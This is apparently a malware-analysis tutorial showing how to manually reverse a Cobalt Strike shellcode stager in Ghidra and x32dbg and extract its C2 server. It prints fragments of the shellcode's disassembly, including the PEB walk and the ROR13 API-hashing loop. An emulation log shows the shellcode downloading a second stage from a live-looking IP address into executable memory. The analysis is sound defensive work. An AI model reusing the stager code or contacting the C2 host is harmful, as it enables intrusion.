Ghidra Basics - Manual Shellcode Analysis and C2 Extraction


embee-research.ghost.io/ghidra-basics-shellcode-analysis/

Matthew

December 8, 2023

Advanced

Manual analysis of Cobalt Strike Shellcode with Ghidra. Identifying function calls and resolving API hashing.



```
     undefined         AL:1            <RETURN>
     undefined4        Stack[-0x8]:4 local_8
                    FUN_0000008f
0000008f 5d            POP      EBP
00000090 68 6e 65      PUSH     0x74656e
         74 00
00000095 68 77 69      PUSH     0x696e6977
         6e 69
0000009a 54            PUSH     ESP=>local_8
                    LAB_0000009b+2
0000009b 68 4c 77      PUSH     0x726774c
```


```
uStack_4 = 0x696e6977;
                  /* LoadLibraryA */
(*unaff_retaddr)(0x726774c,&uStack_4);
                  /* InternetOpenA */
(*unaff_retaddr)(0xa779563a,0x0,0x0,0x0,0x0,0x0);
thunk_FUN_00000307();
return;
```

```
EAX   742C5C50     <wininet.InternetConnectA>
EBX   001E030C     "195.211.98.91"
ECX   001E00CC
EDX   C69F8957
EBP   001E0006
ESP   0019FE54
ESI   00CBD314     "%s"
EDI   00000000

EIP   001E0086
```

In previous posts we decoded some Malicious scripts and obtained Cobalt Strike Shellcode.

After obtaining the Shellcode, we used SpeakEasy emulation to determine the functionality of the Shellcode. This is a great method, but it's not ideal to rely on "automated" style tooling to determine functionality. Even if it works well.

In this post, we'll delve deeper into a Cobalt Stike Shellcode file and analyse it without relying on emulators. All analysis will be done manually with either x32dbg and Ghidra.



```
Microsoft Windows [Version 10.0.19045.3324]
(c) Microsoft Corporation. All rights reserved.

FLARE Sun 26/11/2023 23:33:07.37
C:\Users\Lenny\Desktop\malware\cob_shell>speakeasy -t shellcode_ps1.bin -r -a x86
* exec: shellcode
0x10a2: 'kernel32.LoadLibraryA("wininet")' -> 0x7bc00000
0x10b0: 'wininet.InternetOpenA(0x0, 0x0, 0x0, 0x0, 0x0)' -> 0x20
0x10cc: 'wininet.InternetConnectA(0x20, "195.211.98.91", 0x50, 0x0, 0x0, 0x3, 0x0, 0x0)' -> 0x24
0x10e4: 'wininet.HttpOpenRequestA(0x24, 0x0, "/map/v8.80/JavaScript", 0x0, 0x0, 0x0, "INTERNET_FLAG_DONT_CACHE | INTERNE
T_FLAG_KEEP_CONNECTION | INTERNET_FLAG_NO_UI | INTERNET_FLAG_RELOAD", 0x0)' -> 0x28
0x10f8: 'wininet.HttpSendRequestA(0x28, "Accept: application/xhtml+xml, application/xml, application/json\r\\nAccept-Lan
guage: el\r\\nAccept-Encoding: *, compress\r\\nUser-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (
KHTML, like Gecko) Chrome/67.0.3396.79 Safari/537.36\r\\n", 0xffffffff, 0x0, 0x0)' -> 0x1
0x111a: 'user32.GetDesktopWindow()' -> 0x198
0x1129: 'wininet.InternetErrorDlg(0x198, 0x28, 0x111a, 0x7, 0x0)' -> None
0x12de: 'kernel32.VirtualAlloc(0x0, 0x400000, 0x1000, "PAGE_EXECUTE_READWRITE")' -> 0x450000
0x12f9: 'wininet.InternetReadFile(0x28, 0x450000, 0x2000, 0x1203fd4)' -> 0x1
0x12f9: 'wininet.InternetReadFile(0x28, 0x451000, 0x2000, 0x1203fd4)' -> 0x1
0x45038f: Unhandled interrupt: intnum=0x3
0x45038f: shellcode: Caught error: unhandled_interrupt
* Finished emulating

FLARE Sun 26/11/2023 23:33:26.75
C:\Users\Lenny\Desktop\malware\cob_shell>
```

Overview

Before we jump in, here's a summary of the topics covered in this post

- Obtaining the sample
- Loading Into Ghidra and Manually Disassembling
- Defining Functions to Fix Decompiler Issues.
- Locating function calls via API hashing
- Resolving Hashes With Google
- Manually resolving Hashes with a debugger
- Adding Comments Into Ghidra
- Locating Resolved Hashes Using the Ghidra Graph View
- Using Graph View to Identify API hash routines
- Notes on Identifying Windows Structures (PEB,TEB etc)

Obtaining The Sample

You can download the shellcode sample from Malware Bazaar here. The password is `infected`.

`SHA256:26f9955137d96222533b01d3985c0b1943a7586c167eceeaa4be808373f7dd30`


You can also follow along with most Cobalt Strike or Metasploit shellcode files as they have a very similar structure.

Loading The File Into Ghidra

There is a slightly different process for loading shellcode into Ghidra (compared to a regular PE/exe)

When loading the file, you will be prompted to select an architecture. For this example we can pick any of the options specifying `x86,32,little`.

For windows code, we should ideally pick the "Visual Studio" compiler. but for shellcode it generally doesn't make a difference. The important part is that the architecture (x86), size (32) and Endian-ness (little) are selected.



Proc...	Variant	Size	Endian	Compiler
x86	default	32	little	gcc
x86	default	32	little	golang
x86	default	32	little	Visual Studio
x86	default	64	little	clang
x86	default	64	little	gcc
x86	default	64	little	golang

Filter: x86

Description
Intel/AMD 32-bit x86

☑ Show Only Recommended Language/Compiler Specs


Once the correct option is specified, we can go ahead and select "ok/yes" on all default options.

Disassembling The Shellcode

Once initial analysis has been completed, the primary Ghidra screen will look something like this.


Since there are no file headers to tell Ghidra where the "code" starts, Ghidra will not decompile the code by default.

We can fix this by manually disassembling the code, which is as simple as selecting the first byte and pressing `D`, (or right-clicking and selecting Disassemble)



```
                              //
                              // ram
                              // ram:00000000-ram:0000031d
                              //
             assume DF = 0x0  (Default)
        00000000 fc              ??         FCh
        00000001 e8              ??         E8h
        00000002 89              ??         89h
        00000003 00              ??         00h
        00000004 00              ??         00h
        00000005 00              ??         00h
        00000006 60              ??         60h    `
        00000007 89              ??         89h
        00000008 e5              ??         E5h
        00000009 31              ??         31h    1
        0000000a d2              ??         D2h
        0000000b 64              ??         64h    d
        0000000c 8b              ??         8Bh
        0000000d 52              ??         52h    R
        0000000e 30              ??         30h    0
        0000000f 8b              ??         8Bh
        00000010 52              ??         52h    R
```

Here is the disassemble option, which we should select on the First byte.




```
                       //
                       // ram
                       // ram:00000000-ram:0000031d
                       //
        assume DF = 0x0   (Default)
   00000000
   00000001 e8
   00000002 89
   00000003 00
   00000004 00
   00000005 00
   00000006 60                                  `
   00000007 89
   00000008 e5
   00000009 31                                  1
   0000000a d2
   0000000b 64                                  d
   0000000c 8b
   0000000d 52                                  R
   0000000e 30                                  0
   0000000f 8b
   00000010 52                                  R
   00000011 0c
   00000012 8b
   00000013 52                                  R
   00000014 14
   00000015 8b
   00000016 72                                  r
```

After disassembling, the primary window should look like this.

Note that the left hand side will be populated with code, but the right-hand side (Decompiler) may still be empty.

We can fix this by defining a function at the beginning of our Shellcode.




```
                       //
                       // ram
                       // ram:00000000-ram:0000031d
                       //
        assume DF = 0x0   (Default)
   00000000 fc             CLD
   00000001 e8 89 00       CALL       FUN_0000008f
            00 00
   00000006 60             PUSHAD
   00000007 89 e5          MOV        EBP,ESP
   00000009 31 d2          XOR        EDX,EDX
   0000000b 64 8b 52       MOV        EDX,dword ptr FS:[EDX + 0x30]
            30
   0000000f 8b 52 0c       MOV        EDX,dword ptr [EDX + 0xc]
   00000012 8b 52 14       MOV        EDX,dword ptr [EDX + 0x14]

                       LAB_00000015                              XREF[1
   00000015 8b 72 28       MOV        ESI,dword ptr [EDX + 0x28]
   00000018 0f b7 4a       MOVZX      ECX,word ptr [EDX + 0x26]
            26
   0000001c 31 ff          XOR        EDI,EDI

                       LAB_0000001e                              XREF[1
   0000001e 31 c0          XOR        EAX,EAX
   00000020 ac             LODSB      ESI
   00000021 3c 61          CMP        AL,0x61
   00000023 7c 02          JL         LAB_00000027
   00000025 2c 20          SUB        AL,0x20

                       LAB_00000027                              XREF[1
   00000027 c1 cf 0d       ROR        EDI,0xd
   0000002a 01 c7          ADD        EDI,EAX
   0000002c e2 f0          LOOP       LAB_0000001e
```

```
No Function
```

